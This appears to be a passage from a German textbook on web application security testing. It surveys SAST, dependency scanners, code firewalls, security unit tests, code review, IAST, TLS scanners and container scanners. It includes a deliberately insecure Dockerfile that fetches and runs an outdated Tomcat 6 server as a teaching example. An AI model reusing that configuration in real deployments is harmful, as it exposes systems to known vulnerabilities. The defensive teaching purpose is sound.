


Abb. 4.12 Anzeige einer Datenflussanalyse in der GUI von HP Fortify

Solche Codebestandteile sind in der Regel jedoch nicht im Quelltext verfügbar, sondern liegen ausschließlich als kompilierte JAR-Dateien (Java-Bibliotheken) oder DLLs (.Net-Bibliotheken) vor. Weiterhin lassen sich viele moderne Frameworks gar nicht in das Analysemodell eines Scanners überführen. Das ist allerdings gewöhnlich auch nicht wirklich problematisch, da sich solche Dateien einfacher durch Security Dependency Checker prüfen lassen, auf die wir im nächsten Abschnitt zu sprechen kommen werden. Problematischer verhält es sich mit der Analyse von Frameworks, die Techniken wie Dependency Injection einsetzen, bei denen Abhängigkeiten über XML-Dateien spezifiziert werden, die erst zur Laufzeit festgelegt sind. Die Analysierbarkeit einer Anwendung kann damit von Anwendung zu Anwendung und Tool zu Tool stark variieren.

Häufig benötigen selbst erfahrene Analysten zudem sehr viel Zeit, um ein Tool-Finding zu analysieren und darin tatsächliche Schwachstellen zu identifizieren. Gerade bei größeren Anwendungen können schnell einige tausend Findings zusammenkommen, aus denen dann am Ende gewöhnlich nur einige wenige Dutzend wirklich relevant sind. Die automatische Analyse auf Quelltextebene ist somit in der Praxis nicht nur deutlich limitiert, sondern auch sehr fehleranfällig und stellt zudem in der Regel hohe Anforderungen an die Expertise des Testers, sowohl im Hinblick auf die Tool-Verwendung als auch das Security Know-how allgemein.

Anders als im Fall von Tools zur Durchführung von Sicherheitsanalysen auf Anwendungsebene (DAST-Tools) existieren im Bereich der Codeanalyse nur sehr wenige, teils stark limitierte Tools, die sich kostenfrei einsetzen lassen. Hierzu zählt etwa das Findbug Security Pluging für Java sowie XSSDetect für Visual Studio (.NET).

Für den professionellen Einsatz kommt man daher schwer an einer Enterprise-Lösung vorbei. Hierzu zählen die Produkte HP Fortify, Checkmarx CxSuite, Veracode SAST, WhiteHat Sentinel Source, Synopsys Coveritry sowie IBM AppScan Source Edition. Nicht jede Lösung muss dabei gleichermaßen für eine bestimmte Organisation geeignet sein. Tab. 4.23 enthält eine Übersicht wichtiger Produktfeatures, die in diesem Zusammenhang zu bewerten sein können.

Tab. 4.23 Gängige Features eines SAST-Tools

Produktfeature	Beschreibung
Verfahren	Auf was bezieht sich die Toolanalyse: Quelltext, Bytecode oder Kombination aus beiden?
Kombination mit Laufzeitanalyse	Arbeitet das Tool nur mittels statischer Codeanalyse oder lässt es sich auch mit dynamischen Analyse-Engines kombinieren?
Unterstützte Sprachen	Welche Sprachen werden unterstützt (z. B. Java, ASP.NET, PHP, Objective-C, Ruby, JavaScript oder Datenbankdialekte wie PL SQL)?
Unterstützte Frameworks und APIs	Moderne Webanwendungen bauen auf einer Vielzahl von Frameworks und APIs auf. Werden sie nicht von einem Sourcecode-basierten Analyse-Tool unterstützt, lassen sich Fehler nicht identifizieren und Datenflüsse nur modellieren, wenn der relevante Sourcecode mit gescannt wird.
Verwendung eigener Regeln, Scan-Policies und Metriken möglich	Erlaubt das Tool die Einbindung eigener Regeln, etwa zur Abbildung eigener Eintritts- und Austrittspunkte und Validierungsfunktionen (auch „Sanitizing-Funktionen“ genannt)? Ermöglicht es das Scannen gegen eigene Policies und den Einsatz eigener Metriken zur Bewertung von Findings?
Analyse-Werkzeug	Welchen Funktionsumfang bietet das Analyse-Werkzeug? Werden Datenflüsse aufbereitet? Lassen sich eigene Analyseprofile verwalten und Findings in Bugtracking-Systeme übernehmen?
Integration in die Entwicklungs-GUI	Lässt sich das Tool per Plugin aus einer Entwickler-GUI (z. B. Eclipse oder Visual Studio) aufrufen?
Einbindung in Build-Umgebung	Lässt sich das Tool in eine Build-Umgebung (Build Server) und ein Continuous Integration System einbinden? Hierzu muss es gewöhnlich über die Kommandozeile autonom ausführbar sein.
Kollaborative Nutzung möglich	Können verschiedene Analysen und Entwickler gemeinsam an Analyse-Projekten arbeiten?
Management-Funktion	Existiert eine Management-GUI, über die sich etwa bestimmte Metriken, bezogen auf einzelne Technologien, Teams oder Zeiträume selbst bestimmen und berechnen lassen? Ist die Erstellung entsprechender Reports ermöglicht?
Deployment	Ist das Tool lokal zu installieren und als externer Cloud-Dienst verfügbar? Letzteres ist gewöhnlich sehr viel einfacher zu betreiben, kann jedoch zu Problemen führen, wenn sensible Codeteile auf externe Systeme eines Herstellers hochgeladen werden müssen.
Total Cost of Ownership	Wie hoch sind die Gesamtkosten (einmalig und laufend)? Diese können sich stark ändern, wenn mehrere Personen mit dem Tool arbeiten. Konkret sollte Folgendes ermittelt werden: • Kosten für Lizenzen (einmalig und für Regelupdates) • Kosten für Beratung (Konfiguration, Deployment etc.) • Kosten für Schulungen und ggf. zusätzliche Mitarbeiter

Da sich Tools im Hinblick auf Funktionsumfang, unterstützte Programmiersprachen und Integrierbarkeit somit teilweise stark unterscheiden, ist es wichtig, vor der Entscheidung für die Beschaffung eines solchen Tools zunächst relevante Anforderungen an ein solches Tool zu definieren. Die meisten Hersteller bieten die Möglichkeit, hierzu das Produkt im Rahmen eines Piloten (Proof-of-Concept) für ausgewählte Projekte unverbindlich zu testen. Mit den „Static Analysis Tool Evaluation Criterias" (SATEC) (vergl. [18]) existiert zudem auch ein Katalog mit Kriterien, der eine hilfreiche Grundlage für eine solche Evaluierung darstellt.

Weiterführende Literatur:

- Secure Programming with Static Analysis, Brian Chess, Jacob West, Addison-Wesley, 2007
- How Things Work: Automated Code Review Tools for Security, Gary McGraw, Dezember 2008, http://www.cigital.com/papers/download/dec08-static-software-gem.pdf

4.6.2 Security Dependency Scanner (Software Composition Analysis)

Moderne Webanwendungen verwenden in der Regel zahlreiche OpenSource-Bibliotheken (APIs) und -Frameworks in Form externer Abhängigkeiten (sogenannte „3rd-Party-Dependencies"). In den überwiegenden Fällen handelt es sich dabei um OpenSource-Komponenten. Natürlich können sich auch in diesen Softwarekomponenten Schwachstellen befinden, wodurch selbst eigentlich fehlerfrei implementierte Anwendungen im schlimmsten Fall kompromittierbar sein können. Durch die zunehmende Verwendung solcher Abhängigkeiten innerhalb der Softwareentwicklung ist es damit auch nicht weiter verwunderlich, dass in die 2013er-Version der OWASP Top Ten die entsprechende Gefährdung „Using Components with Known Vulnerabilities" Einzug erhalten hat und dort auch in der kürzlich erschienenden 2017er-Version wieder mit gleicher Kritikalität eingestuft wurde.

Natürlich gibt es auch hierfür inzwischen Tools, mit denen sich solche Schwachstellen identifizieren lassen. Anders als SAST-Tools analysieren Security Dependency Scanner jedoch nicht den Programmcode nach Schwachstellen, sondern identifizieren lediglich unsichere OpenSource-Komponenten in den verwendeten Abhängigkeiten einer Anwendung, was in erster Linie anhand von Signaturen geschieht. Dieses Verfahren ähnelt damit technisch sehr stark einem Virenscanner, der Virensignaturen in Dateien identifiziert. Ob eine Komponente unsicher ist, wird dabei durch die Signaturdatenbank des Tools (bzw. Herstellers) gesteuert. In dieser befinden sich bekannte Schwachstellen (engl. Known Vulnerabilities) zu OpenSource-Abhängigkeiten (engl. Dependencies), welche anhand ihrer CVE-ID (siehe Abschn. 2.2) identifiziert werden.

Der Vorteil an diesem Verfahren besteht vor allem darin, dass es im Vergleich zu etwa einer Datenflussanalyse sehr zuverlässig arbeitet. Die Herausforderung besteht im Falle einer als unsicher identifizierten Bibliothek hier jedoch darin, festzustellen, ob die verwundbare Funktion von der Anwendung überhaupt verwendet wird. Denn anders als das Beheben von Schwachstellen im eigenen Programmcode erfordert das

Abb. 4.13 Exemplarischer Bericht des OWASP Dependency Checks

Beheben eines Sicherheitsproblems durch eine externe Bibliothek meist deren Austausch und dies kann wiederum ein größeres Refactoring der gesamten Anwendung erforderlich machen. Aus diesem Grund ist die Qualität der verwendeten Datenbasis hier sehr wichtig.

Ein weiterer wichtiger Aspekt solcher Tools ist deren Integrierbarkeit. Häufig werden diese entweder über entsprechende Plugins in Build-Tools (z. B. Maven oder Gradle), Build-Server (z. B. Jenkins) oder sogar gleich das lokale Dependency Repository (z. B. Nexus) integriert. Da viele Unternehmen ihre Abhängigkeiten nicht direkt über das Internet, sondern über ein lokales Repository auflösen, lässt sich nämlich auch dort die Verwendung unsicherer Bibliotheken unterbinden.

Beispiele für Produkte in diesem Bereich sind im kommerziellen Umfeld Nexus IQ, BlackDuck, WhiteSource sowie SourceClear. Im OpenSource-Bereich hat sich hier vor allem der OWASP Dependency Check (siehe Abb. 4.13) etabliert. Letzteres kann zwar viele Enterprise-Features der kommerziellen Produkte nicht bieten, liefert allerdings insgesamt doch recht passable Ergebnisse, ist inzwischen für verschiedene Programmiersprachen verfügbar und lässt sich über zahlreiche Plugins auch in verschiedene Build-Tools- und -Server integrieren.

4.6.3 Code Firewalls

Ein sehr viel leichter umzusetzender, gleichzeitig aber auch sehr effizienter Ansatz für die Durchführung von Sicherheitsscans, sind Code Firewalls. Hierbei werden limitierte aber sehr exakte Regeln in ein Code Repository (z. B. Git oder Subversion) integriert wo sie

jeden neu eingecheckten Code automatisch auf bestimmte Sicherheitsprobleme prüfen. Im Fall von Subversion ist dies etwa mittels sogenannter „Hook Scripts“ möglich, die in die Pre-Commit-Phase eingebunden werden können. Relativ gut lässt sich dort etwa die Verwendung unsicherer APIs, Dateitypen oder Information Disclosure in Entwicklerkommentaren identifizieren und deren Verwendung generell unterbinden.

```
$ git push origin master
treating file insecure.js
[master 530596e] adding insecure.js
…
Writing objects: 100% (2/2), 237 bytes | 0 bytes/s, done.
Total 2 (delta 1), reused 0 (delta 0)
remote: [SEC] Scanning File insecure.js
remote: [SEC] Scanning with JavaScript rules
remote: [SEC] Insecure eval() function found in file insecure.js
```

Da sich hier vor allem mit Negativlisten (Blacklists) arbeiten lässt, wird dieses Verfahren auch als Code Firewall bezeichnet, wobei die Firewall-Funktion zwischen Entwickler und Code Repository eingezogen wird. Entsprechende Regeln lassen sich meist in wenigen regulären Ausdrücken und ein paar Zeilen Code erstellen und als Plugin in entsprechende Repository-Systeme einbinden. Code Firewalls stellen dadurch zwar sehr rudimentäre, jedoch auch wenig fehleranfällige und eben auch sehr effiziente zusätzliche(!) Schutzmechanismen dar, die sich natürlich gut mit anderen Tools kombinieren lassen und dies auch sollten.

4.6.4 Security Unit Tests

Bereits in Abschn. 4.5.1 wurde gezeigt, dass sich Unit-Testing-Frameworks wie JUnit für Java, NUnit für .NET oder PHPUnit für PHP sehr gut auch dafür einsetzen lassen, um funktionale Sicherheitsprüfungen an einer ausgeführten Anwendung (Security Integrationtests) durchzuführen.

Eigentlich werden diese Frameworks aber auf einer anderen Ebene eingesetzt, nämlich für die Durchführung von Modultests (Unit Tests) des entwickelten Codes. Für viele Entwickler gehört das Erstellen solcher Testcases heute zur täglichen Arbeit. Denn diese lassen sich auch automatisch im Rahmen des Builds ausführen und dadurch der selbsterstellte Code automatisiert hinsichtlich seiner Korrektheit prüfen.

Auch Sicherheitsprüfungen lassen sich häufig mit Unit Tests automatisieren. Wir sprechen dann von einem Security Unit Test. Dies betrifft zum einen nicht-funktionale Sicherheitsaspekte wie Robustheit oder Fehlertoleranz, was etwa durch den Einsatz von Listen mit ungültigen Eingabewerten möglich ist. Natürlich lassen sich zum anderen aber auch funktionale Sicherheitsaspekte wie die Korrektheit von Security APIs, Annahmen in

Bezug auf die Behandlung bestimmter Daten (z. B. in Bezug auf Verschlüsselung, Maskierung etc.) und natürlich Ein- und Ausgabe-APIs automatisiert prüfen.

Das folgende Codebeispiel zeigt hier den Auszug eines exemplarischen und vereinfachten Security Unit Tests auf Basis des JUnit Frameworks – in anderen Frameworks und Sprachen sieht der erforderliche Code ähnlich aus. In diesem konkreten Fall wird der Unit Test dazu eingesetzt, um zu prüfen, ob ein ausgelesener Wert tatsächlich korrekt verschlüsselt wurde.

```
public class EncryptionTest {
[…]
    @Test
    public void testDecryption() throws EncryptionException {
        String cipher = getCipher();
        try {
            decrypt(…);
        } catch (EncryptionException e) {
            fail("Decryption of extracted data failed!");
        }
    }
}
```

Diesen Security Unit Test können wir nun mit anderen in einem Build-Prozess einbauen und so automatisch (z. B. in einem CI-System wie Jenkins) mittesten. Ist der ausgelesene Wert nicht wie erwartet verschlüsselt, so erkennt dies unser Security Unit Test und sorgt dafür, dass der Build fehlschlägt:

```
[…]
-------------------------------------------------------
 T E S T S
-------------------------------------------------------
Running com.secodis.securitytestcases.EncryptionTest
[...]
Results :

Failed tests: testEncryption(com.secodis.securitytestcases.EncryptionTest):
Decryption of extracted data failed!

Tests run: 1, Failures: 1, Errors: 0, Skipped: 0

[INFO] ------------------------------------------------------------------------
[INFO] BUILD FAILURE
[INFO] ------------------------------------------------------------------------
```

4.6.5 Security Code Review

Nachdem in den letzten Abschnitten ein eher ernüchterndes Bild vieler automatisierter Sicherheitsanalysen gezeichnet wurde, sollte die Notwendigkeit von manuellen Sicherheitsanalysen deutlich geworden sein. Gerade für Anwendungen mit einem hohen Schutzbedarf ist eine entsprechende Verifikation zusätzlich zu einem automatisierten Codescan unbedingt anzuraten.

Dabei wendet ein Reviewer grundsätzlich nichts anderes als die dargestellten Analyseverfahren an, nämlich Datenflussanalyse, Kontrollflussanalyse, semantische Analyse etc. So verbringt ein Reviewer hier häufig sehr viel Zeit damit, einzelne Daten- oder Kontrollflüsse durch die Anwendung zu verfolgen, um SQL Injection, XSS bzw. Speicherlecks und Pufferüberläufe aufzudecken. Diese Vorgehensweise ähnelt stark vielen Tools, allerdings mit dem wichtigen Unterschied, dass der Reviewer dabei nicht durch einen festgelegten Regelsatz eingeschränkt ist.

Da bereits kleinere Webanwendungen einige zehntausend Zeilen Code besitzen können, ist eine vollständige Codeanalyse nicht nur sehr zeitaufwendig und kostspielig, sondern zudem generell sehr ineffizient. Schließlich ändert sich die Codebasis bei vielen Projekten laufend. Besser eignen sich hier daher zielgerichtete Verfahren.

Fokus: Zielgerichtete Code Analyse In der Praxis empfiehlt es sich, einen vollständigen Code Review in erster Linie auf sicherheitsrelevante Codeteile (Kryptofunktionen oder unternehmensweit eingesetzte APIs) zu beschränken, die sich in der Regel nur selten ändern. Auch dort, wo Code als nicht vertrauenswürdig eingestuft wird und ein Unternehmen Hintertüren oder andere Formen von Schadroutinen befürchtet, sollte ein vollständiger Review dieser Codebereiche in Betracht gezogen werden. Alle übrigen Bereiche können in der Regel durch einen selektiven Code Review zielgerichteter betrachtet werden. Im Folgenden sind einige Aspekte hierfür aufgezählt:

- Einhaltung existierender Secure Coding Guidelines
- Umsetzung von Best Practices der jeweiligen Technologien
- Externe Schnittstellen (insb. solche, über die sich nativer Code ausführen lässt)
- Unsichere Anbindung externer Systeme
- Fehler in Access Controls
- Unsichere Kryptofunktionen
- Konfigurationsfehler
- Testdateien, Entwicklerkommentare oder auskommentierter Code
- Verwendung unsicherer APIs
- Unzureichende Restriktivität der Eingabevalidierung
- Korrektheit der Ausgabevalidierung: Werden alle potenziellen Eingabedaten entsprechend ihres Kontextes korrekt enkodiert, bevor sie in die Serverantwort geschrieben werden?
- Generelle Prüfung im Hinblick auf defensive Codierung

Peer Review und Code Walkthrough Besonders effizient sind in diesem Zusammenhang auch kooperative Code Reviews. Dabei geht ein Entwickler die von ihm erstellten sicherheitsrelevanten Codebestandteile mit einem Sicherheitsexperten, aber auch mit Kollegen oder im Rahmen von internen Team-Meetings, gemeinsam durch. Solche „Code Walkthroughs" können sehr hilfreich sein, da sie dabei helfen, Entscheidungen (bzw. Annahmen) mit Sicherheitsbezug zu hinterfragen und fördern oft sehr interessante Ergebnisse zu Tage. Auch ein Team Review, das Entwickler untereinander (z. B. auf Basis einer Checkliste) durchführen, bevor Code freigegeben wird, stellt eine effiziente Maßnahme dar. Daneben nennt Wingers (vergl. [19]) noch „Ad-Hoc Review", „Passaround", „Peer Programming" sowie „Inspection" als Peer-Review-Praktiken, die sich allesamt auch für die Durchführung von Security Code Reviews einsetzen lassen.

Im Rahmen eines Peer (Security) Reviews lassen sich Änderungen an bestimmten Codebereichen (z. B. an sicherheitsrelevanten Bereichen oder allgemein allen Änderungen am Master) durch eine oder mehrere Entwickler reviewen. Mit Tools wie Gerrit für Git oder Crucible von Atlassian lassen sich erforderliche Prüfungen und Freigabe innerhalb des Code-Repository-Systems konfigurieren. Damit ein solches Security-Review unter Entwicklern effizient ist, müssen diese natürlich über ein gewisses Know-how in diesem Bereich verfügen, also wissen, worauf sie zu achten haben. Checklisten, Trainings sowie interne Workshops und Coachings sind hier daher sehr zu empfehlen.

▶ **Tipp** Wenn Sie nicht jede Änderung am Master-Branch durch einen Peer-Review absichern wollen, richten Sie dies zumindest für Codeteile ein, welche besonders sensibel sind (z. B. Controller, Abhängigkeiten, Security-Funktionen).

Weiterführende Literatur:

- OWASP Code Review Guide: https://www.owasp.org/index.php/OWASP_Code_Review_Guide_Table_of_Contents
- OWASP Code Review Top 9: https://www.owasp.org/index.php/The_Owasp_Code_Review_Top_9
- OWASP Testing Guide: https://www.owasp.org/index.php/OWASP_Testing_Project

4.7 Weitere Tool-basierte Sicherheitstests

Obwohl sich die meisten Security-Analysetools im Bereich der Webanwendungssicherheit entweder in den Bereich DAST oder SAST einordnen lassen, existieren jedoch einige (hauptsächlich neuere) Toolkategorien, bei denen dies nicht so einfach möglich ist. Auch, wie in unserem ersten Fall, da diese häufig eine Kombination aus beiden darstellen.

4.7.1 Dynamische Codeanalyse (IAST)

Bei IAST (Interactive Application Security Testing) handelt es sich um eine relativ neue Toolkategorie, welche dadurch gekennzeichnet ist, dass hier ausgeführter Programmcode dynamisch, also innerhalb der eingesetzten Testserver (Tomcat, WebLogic etc.) auf Sicherheitsprobleme hin analysiert wird. IAST lässt sich damit auch als dynamische Codeanalyse bezeichnen, bei der DAST- und SAST-Technologien miteinander kombiniert werden.

Die genaue Funktionsweise eines IAST-Tools wurde bislang allerdings nicht festgelegt, weshalb sich die wenigen Tools am Markt hier mitunter sehr unterscheiden. In der Regel lassen sich diese jedoch in eine von zwei Kategorien einordnen.

Die meisten Lösungen, die sich als IAST-Tools bezeichnen, sind eigentlich DAST-Scanner, die um einen zusätzlichen serverseitigen Agenten erweitert werden. Dieser Agent läuft dann wie oben beschrieben in den Testservern mit, allerdings nur um hierdurch die Ergebnisse der DAST-Scans zu verbessern bzw. um Zusatzinformationen anzureichern. Es sollte nicht weiter überraschen, dass die Hersteller in diesem Bereich auch Tool-Hersteller von DAST-Scannern sind, also z. B. HP (HP WebInspect) oder IBM (IBM AppScan).

Weitaus umfassender sind IAST-Tools der zweiten Kategorie, die ich als „Full IAST“ bezeichnen will und zu denen vor allem Contrast IAST des gleichnamigen Herstellers zu zählen ist. IAST-Tools dieser Kategorie kommen völlig ohne einen DAST-Scanner aus und analysieren stattdessen den getesteten Code vollständig passiv im Rahmen fachlicher oder sonstiger (automatischer oder manueller) integrativer Tests. Ein explizites Anstoßen von Sicherheitstests ist hier somit nicht mehr erforderlich. Dadurch eignen sich diese Tools auch hervorragend für den Einsatz im Rahmen eines agilen Entwicklungsvorgehens.

Abb. 4.14 zeigt das Beispiel eines IAST-Deployments und dessen Einsatzes. Per REST-API lassen sich Informationen zu gefundenen Findings z. B. innerhalb einer CI- bzw. CD-Pipeline auswerten und dort dann fehlerhafte Builds abbrechen.




Abb. 4.14 Funktionsweise eines IAST-Tools am Beispiel von Contrast IAST

4.7.2 SSL/TLS Security Scanner

Wir wir gesehen haben, kommt der Sicherheit der SSL/TLS-Konfiguration im Bereich der Anwendungssicherheit eine große Bedeutung zu. Gerade im Produktivbetrieb ist es daher wichtig, die dort gesetzten Einstellungen möglichst automatisiert testen zu können. Das betrifft neben den dort angebotenen Ciphern auch zahlreiche Aspekte der verwendeten X.509-Zertifikate, insbesondere natürlich deren Gültigkeit.

Für diesen Zweck existiert eine große Anzahl frei verfügbarer Tools. An dieser Stelle sollen hierbei zwei hervorgehoben werden:

1. **SSL Labs**: Ein webbasierter Dienst, dessen Bewertung den De-Facto-Standard in diesem Bereich darstellt und der Webseiten entsprechend ihrer Sicherheit auf Basis des US-Schulnotensystems in A-F bewertet. Dieser Dienst funktioniert natürlich ausschließlich für extern erreichbare Systeme. Auch eine Automatisierung wird durch den Dienst in gewissem Maße über eine REST-Schnittstelle und das frei verfügbare Kommandozeilentool ssllabs-scan geboten. URL: www.ssllabs.com sowie https://github.com/ssllabs/ssllabs-scan (Kommandozeilentool)
2. **SSlyze**: Ein Kommandozeilentool, welches vollständig lokal arbeitet und sich sehr gut zur automatisierten Prüfung der SSL/TLS-Konfiguration einsetzen lässt. Anders als mit SSL Labs lassen sich hiermit auch lokale Webserver scannen. URL: https://github.com/nabla-c0d3/sslyze

Abb. 4.15 zeigt das Ergebnis eines Scans mit SSL Labs gegen die Webseite www.secodis.com. Der Dienst hat hierbei unterschiedlichste Sicherheitsaspekte der TLS/SSL-Konfiguration, des X.509-Zertifikats und zudem auch die verwendete SSL-Implementierung auf mögliche Schwachstellen geprüft.




Abb. 4.15 Ergebnisseite von SSL Labs

Die angezeigte Bewertung (hier „Grade“ genannt) lässt sich sehr gut für automatisierte Abfragen über die REST-Schnittstelle nutzen. Fällt diese etwa unter „B“ oder „C“, kann man davon ausgehen, dass ein neues Sicherheitsproblem auf der getesteten Webseite aufgetreten ist:

```
$ ssllabs-scan --grade www.secodis.com
2017/07/20 20:34:46 [INFO] SSL Labs v1.29.2 (criteria version 2009o)
2017/07/20 20:34:46 [NOTICE] Server message: This assessment service is
provided free of charge by Qualys SSL Labs, subject to our terms and
conditions: https://www.ssllabs.com/about/terms.html
2017/07/20 20:34:48 [INFO] Assessment starting: www.secodis.com
2017/07/20 20:36:32 [INFO] Assessment complete: www.secodis.com (1 host
in 100 seconds)62.75.138.68: A+ "www.secodis.com": "A+"
```

4.7.3 Image & Container Security Scanner (z. B. Docker)

Containertechnologien wie Docker gewinnen gerade im Zusammenhang mit Entwicklung und Betrieb moderner Webentwicklungen immer mehr an Bedeutung. Wie bereits in Abschn. 3.15.5 dargestellt wurde, sind bei der Verwendung von Containertechnologien völlig neue Sicherheitsaspekte zu berücksichtigen. Besonders relevant ist dies natürlich dann, wenn Containertechnologien auch für den produktiven Betrieb von Webseiten eingesetzt werden. Dann nämlich können Entwicklungsteams grundsätzlich eigene Softwarekomponenten an den betrieblichen Prozessen vorbei produktiv setzen.

So ist es im folgenden Beispiel geschehen, welches die Definition eines Docker Images (das sogenannte Dockerfile) zeigt, in dem ein veralteter Tomcat Server aus dem Internet heruntergeladen, installiert und ausgeführt wird:

```
FROM cloudesire/java:7

RUN apt-get update && \
    apt-get install -yq --no-install-recommends ca-certificates && \
    apt-get install -yq --no-install-recommends wget pwgen libtcnative-1

ENV CATALINA_HOME /tomcat

RUN wget -q https://archive.apache.org/dist/tomcat/tomcat-6/\
    v6.0.33/bin/apache-tomcat-6.0.33.tar.gz && \
    tar zxf apache-tomcat-*.tar.gz

ADD run.sh /run.sh
RUN chmod +x /*.sh

EXPOSE 8080
CMD ["/run.sh"]
```

Neben den bereits angesprochenen Sicherheitsmaßnahmen benötigen wir hier daher auch spezielle Security Scanner, mit denen sich solche Sicherheitsprobleme identifizieren lassen. Auf dem Tool-Markt hat sich hier in den vergangenen Jahren recht viel getan. Ein zentrales Unterscheidungskriterium der verfügbaren Tools stellt dabei deren Scope dar: gerade die frei verfügbaren Tools führen ausschließlich statische Scans des Hosts (vor allem nach fehlenden Härtungseinstellungen) oder der Docker Images nach unsicheren Komponenten durch.

Im Enterprise-Umfeld existieren daneben bereits Lösungen am Markt, die auch ein aktives Monitoring der deployten Container auf Schwachstellen sowie im Hinblick auf unsicheres Verhalten (z. B. nicht erlaubte Netzwerkkommunikation oder Veränderungen an Prozessen oder Dateien) bieten. Tab. 4.24 zeigt eine Übersicht der relevanten Tool-Kategorien und exemplarischen Lösungen in diesem Bereich.

4.7.4 Vulnerability Management Tools

Der Einsatz von Security Tools wie DAST oder SAST führt nicht zuletzt sehr schnell zu einer ziemlich großen Anzahl an Findings, die sich natürlich häufig zudem überschneiden. Sehr hilfreich ist hier der Einsatz von Vulnerability Management Tools, mit denen sich die Ergebnisse unterschiedlicher Tools konsolidieren lassen. Statt in den jeweiligen Tools lassen sich die Ergebnisse über eine zentrale GUI verwalten und bewerten, sowie auch bei Bedarf entsprechende Tickets in einem Bugtracking-System wie JIRA einstellen.

Zu dieser Toolkategorie gehört neben CodeDX vor allem ThreatFix, welches zudem auch als kostenfreie Community-Version verfügbar ist (siehe Abb. 4.16). ThreatFix unterstützt den Import von Ergebnissen zahlreicher gängiger DAST- und SAST-Tools, sowohl im kommerziellen als auch im OpenSource-Bereich. Darüber hinaus ist es über ein generisches Format auch möglich, die Ergebnisse eigener Tools und Skripte dort anzubinden. Besonders vorteilhaft ist der Einsatz solcher Tools beim Aufbau einer Security Tool Chain, worauf wir als nächstes genauer zu sprechen kommen werden.

Tab. 4.24 Bereiche von Image und Container Security Scannern

Artefakt	Exemplarische Tools	Exemplarische Analysen
Host	Anchore, Clair, OpenSnap, Atomic Scan	Fehlende Härtung
Image	AquaSec, TwistLock, BlackDuck, WhiteSource	Schwachstellenscans
Container[a]	AquaSec, TwistLock, NeuVector, Tennable	Schwachstellenscans, Integritäts-Checks, Anomalien bei Netzwerk und Prozessen

[a]Neben Docker werden hier zunehmend auch andere Container-Formate eingesetzt und auch von gängigen Tools unterstützt.

